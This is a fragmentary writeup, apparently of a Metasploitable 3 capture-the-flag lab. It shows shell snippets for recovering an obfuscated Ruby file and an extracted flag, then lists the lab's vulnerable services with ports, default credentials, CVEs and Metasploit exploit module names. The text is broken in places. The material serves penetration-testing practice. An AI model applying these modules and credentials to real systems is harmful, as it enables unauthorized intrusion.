
☐ Print view ☐ Print view (with full texts) ☐ Export ☐ Display chart ☐ Create view



Ace of Clubs

1255 ? SI 0:00 nodejs /opt/chatbot/papa_smurf/functions.js

1256 ? SI 54:56 nodejs /opt/chatbot/papa_smurf/chat_client.js



9592 ? S 0:00 /bin/sh -c cd /opt/sinatra && ruby -e "require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr = Obfuscate.clarify(File.read('.ralhUJTLEMAfUW3GmynyFySPw'));
File.delete('.ralhUJTLEMAfUW3GmynyFySPw') if File.exists?('.ralhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --

9593 ? SI 0:07 ruby -e require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string };
cr = Obfuscate.clarify(File.read('.ralhUJTLEMAfUW3GmynyFySPw'));
File.delete('.ralhUJTLEMAfUW3GmynyFySPw') if File.exists?('.ralhUJTLEMAfUW3GmynyFySPw'); eval(cr)

...

apache

```
#!/bin/bash
```

```
while :
```

```
do
```

```
if [ -f /opt/sinatra/.ralhUJTLEMAfUW3GmynyFySPw ]
```

```
then
```

```
cp /opt/sinatra/.ralhUJTLEMAfUW3GmynyFySPw /tmp
```

```
echo "We got one!"
```

```
exit 0
```

```
root@ip-10-0-37-251:/tmp# ./copy.sh &
```

```
[1] 16772
```

```
root@ip-10-0-37-251:/tmp# service sinatra stop && service sinatra start
```

```
sinatra stop/waiting
```

```
sinatra start/running, process 16786
```

```
root@ip-10-0-37-251:/tmp# We got one!
```

```
ls -a .*
```

```
.ralhUJTLEMAfUW3GmynyFySPw
```

```
ruby -e "require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr =  
Obfuscate.clarify(File.read('.ralhUJTLEMAfUW3GmynyFySPw')); File.open('file.rb', 'w') { |file| file.write(cr) };  
"
```



02:40 -!- -

G2dXn2DJ5MuUiul38wHYu8rFwYfxAzhkm/S5oUCRJkPbcw3n4uOhvTmYEBGEjpWdvH3SbZmke5A9LkU00

02:40 -!- - jE03jLWA3LmKmec6G6elXnGr6l/IsXUNrYfEJfhq3P2J4uvGD+2BRnKUC8b/GL2kyl8bLfC617xFzfip8

02:40 -!- -

G92Q4rRzOd81dZ6LHBnV51FKLQ00UGc2IEzkO7xOkDALeZQDzPN8HJOzcmnT1kHiebyd4vexyTzAKu1yl


02:40 -!- -

05GHjfsvOYIUumTDgME6eMNzrJvrHQ6JvAjOgFXSvdgvmLOwe/h0OCknGIKKWUc4+w5Qhlf4hFe4jbOol

02:40 -!- -

x8s/WmJisF2beKP50XU/xG1vNDs6F/UiBez430AEHChNI6OiFpGKCfXI7mhCxJk0cdV9MBdLA6hc/gnxy

...



```
root@ip-10-0-37-251:/tmp# xxd king.bin
```

```
...
```

```
0024ba0: e947 05f8 5b34 549e 28bf 57b4 0af9 1f50  .G..[4T.(.W....P
```

```
0024bb0: 4b01 0234 0314 0000 0008 00e1 03fc 4ac8  K..4.....J.
```

```
0024bc0: 7a3e 4fa7 2202 00c0 2302 0012 0000 0000  z>O."...#.....
```

```
0024bd0: 0000 0001 0000 00a4 8100 0000 006b 696e  ....kin
```

```
0024be0: 675f 6f66 5f73 7061 6465 732e 706e 6750  g_of_spades.pngP
```

```
0024bf0: 4b05 0600 0000 0001 0001 0040 0000 00d7  K.....@....
```

```
0024c00: 2202 0000 00          "....
```

King of Spades



10 of Clubs

inwalk -e 10_of_clubs.wa





joker.png" owned by root with 06



00

joker.png (Q:\Users\intrinsic\Documents\metasploitable3\ - TweakPNG				
File	Edit	Insert	Options	Tools Help
Chunk	Leng...	CRC	Attributes	Contents
IHDR	13	19354d16	critical	PNG image header: 500×700, 8 bits/sample, truecolor+alpha, noninterlaced
IDAT	469531	6dc73fe1	critical	PNG image data
IEND	0	ae426082	critical	end-of-image marker

joker_inverted.png (Q:\Users\intrinsic\Documents\metasploitable3\ - TweakPNG				
File	Edit	Insert	Options	Tools Help
Chunk	Leng...	CRC	Attributes	Contents
IHDR	13	19354d16	critical	PNG image header: 500×700, 8 bits/sample, truecolor+alpha, noninterlaced
IDAT	469517	7895eb43	critical	PNG image data
IEND	0	ae426082	critical	end-of-image marker



GlassFish

Some more Vulnerabilities Metaspitable 3

Ports

- 4848 - HTTP
- 8080 - HTTP
- 8181 - HTTPS

Credentials

- Username: admin
- Password: sploit

Access

- Login with the above credentials.

Start/Stop

- Stop: Open task manager and kill the java.exe process running glassfish
- Start: Go to Task Scheduler and find the corresponding task. Right-click and select Run.

Vulnerability IDs

- CVE-2011-0807

Modules

- exploits/multi/http/glassfish_deployer
- auxiliary/scanner/http/glassfish_login

Apache Struts

Ports

- 8282 - HTTP

Credentials

- Apache Tomcat Web Application Manager
 - U: sploit
 - P: sploit

Start/Stop

- Stop: Open services.msc. Stop the Apache Tomcat 8.0 Tomcat8 service.
- Start: Open services.msc. Start the Apache Tomcat 8.0 Tomcat8 service.

Vulnerability IDs

- CVE-2016-3087

Modules

- exploit/multi/http/struts_dmi_rest_exec

Tomcat

Ports

- 8282 - HTTP

Credentials

- U: sploit
- P: sploit

Start/Stop

- Stop: Open services.msc. Stop the Apache Tomcat 8.0 Tomcat8 service.

- Start: Open services.msc. Start the Apache Tomcat 8.0 Tomcat8 service.

Vulnerability IDs

- CVE-2009-3843
- CVE-2009-4189

Modules

- auxiliary/scanner/http/tomcat_enum
- auxiliary/scanner/http/tomcat_mgr_login
- exploits/multi/http/tomcat_mgr_deploy
- exploits/multi/http/tomcat_mgr_upload
- post/windows/gather/enum_tomcat

Jenkins

Ports

- 8484 - HTTP

Credentials

- None enabled by default
-

Start/Stop

- Stop: Open services.msc. Stop the jenkins service.
- Start: Open services.msc. Start the jenkins service.

Modules

- exploits/multi/http/jenkins_script_console
- auxiliary/scanner/http/jenkins_enum

IIS - FTP

Ports

- 21 - FTP

Credentials

Windows credentials

Access

Any FTP client should work

Start/Stop

- Stop: `net stop msftpsvc`
- Start: `net start msftpsvc`

IIS - HTTP

Ports

- 80 - HTTP

Credentials

- U: vagrant
- P: vagrant

Start/Stop

- Stop: Open services.msc. Stop the World Wide Web Publishing service.
- Start: Open services.msc. Start the World Wide Web Publishing service.

Vulnerability IDs

- CVE-2015-1635

Modules

- auxiliary/dos/http/ms15_034_ulonglongadd

Ports

- 445 - SMB
- 139 - NetBIOS

Credentials

- Any credentials valid for Metasploitable3 should work. See the list [here](#)

Start/Stop

- Enabled by default

Vulnerabilities

- Multiple users with weak passwords exist on the target. Those passwords can be easily cracked and used to run remote code using psexec.

Modules

- exploits/windows/smb/psexec
- exploits/windows/smb/psexec_psh

SSH

Ports

- 22 - SSH

Credentials

- Any credentials valid for Metasploitable3 should work. See the list [here](#)

Access

- Use an SSH client to connect and run commands remotely on the target.

Start/Stop

- Enabled by default

Vulnerabilities

- Multiple users with vulnerable passwords exist on the target. Those passwords can be easily broken into. Once a session is opened, remote code can be executed using SSH.

Modules

WinRM

Ports

- 5985 - HTTPS

Credentials

- Any credentials valid for Metasploitable3 should work. See the list [here](#)

Access

Start/Stop

- Stop: Open services.msc. Stop the Windows Remote Management service.
- Start: Open services.msc. Start the Windows Remote Management service.

Vulnerabilities

- Multiple users with weak passwords exist on the target. Those passwords can be easily cracked and WinRM can be used to run remote code on the target.

Modules

- auxiliary/scanner/winrm/winrm_cmd
- auxiliary/scanner/winrm/winrm_wql
- auxiliary/scanner/winrm/winrm_login
- auxiliary/scanner/winrm/winrm_auth_methods
- exploits/windows/winrm/winrm_script_exec

chinese caidao

Ports

- 80 - HTTP

Credentials

- Any credentials valid for Metasploitable3 should work. See the list [here](#)
-

Start/Stop

- Stop: Open services.msc. Stop the World Wide Web Publishing service.
- Start: Open services.msc. Start the World Wide Web Publishing service.

Modules

- auxiliary/scanner/http/caidao_bruteforce_login

ManageEngine

Ports

8020 - HTTP

Credentials

Username: admin Password: admin

Start/Stop

- Stop: In command prompt, do `net stop ManageEngine Desktop Central Server`
- Start: In command prompt, do `net start ManageEngine Desktop Central Server`

Vulnerability IDs

- CVE-2015-8249

Modules

- `exploit/windows/http/manageengine_connectionid_write`

ElasticSearch

Ports

9200 - HTTP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop elasticsearch-service-x64`
- Start: In command prompt, do `net start elasticsearch-service-x64`

Vulnerability IDs

- CVE-2014-3120

Modules

- exploit/multi/elasticsearch/script_mvel_rce

Apache Axis2

Ports

8282 - HTTP

Credentials

No credentials needed

Start/Stop

Log into Apache Tomcat, and start or stop from the application manager.

Vulnerability IDs

- CVE-2010-0219

Modules

- exploit/multi/http/axis2_deployer

WebDAV

Ports

8585 - HTTP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop wampapache`
- Start: In command prompt, do `net start wampapache`
-

SNMP

Ports

161 - UDP

Credentials

Community String: public

Access

Load the `auxiliary/scanner/snmp/snmp_enum` module in Metasploit and to parse the SNMP data.

Start/Stop

- Stop: In command prompt, do `net stop snmp`
- Start: In command prompt, do `net start snmp`

Modules

- auxiliary/scanner/snmp/snmp_enum

MySQL

Ports

3306 - TCP

Credentials

U: root P:

Access

Use the mysql client to connect to port 3306 on Metasploitable3.

Start/Stop

- Stop: In command prompt, do `net stop wampmysql`
- Start: In command prompt, do `net start wampmysql`

Modules

- windows/mysql/mysql_payload

JMX

Ports

1617 - TCP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop jmx`
- Start: In command prompt, do `net start jmx`

Vulnerability IDs

- CVE-2015-2342

Modules

- multi/misc/java_jmx_server

Wordpress

Ports

8585 - HTTP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop wampapache`
- Start: In command prompt, do `net start wampapache`

Vulnerable Plugins

- NinjaForms 2.9.42 - CVE-2016-1209

Modules

- `unix/webapp/wp_ninja_forms_unauthenticated_file_upload`

Remote Desktop

Ports

3389 - RDP

Credentials

Any Windows credentials

Access

Use a remote desktop client. Either your OS already has one, or download a 3rd party.

Start/Stop

- Stop: `net stop rdesktop`
- Start: `net start rdesktop`

Modules

N/A

PHPMyAdmin

Ports

8585 - HTTP

Credentials

U: root P:

Start/Stop

- Stop: In command prompt, do `net stop wampapache`
- Start: In command prompt, do `net start wampapache`

Vulnerability IDs

CVE-2013-3238

Modules

- `multi/http/phpmyadmin_preg_replace`

Ruby on Rails

Ports

- 3000- HTTP

Credentials

N/A

Start/Stop

- Stop: Open task manager and kill the ruby.exe process
- Start: Go to Task Scheduler and find the corresponding task. Right-click and select Run.

Vulnerability IDs

- CVE-2015-3224

Modules

- exploit/multi/http/rails_web_console_v2_code_exec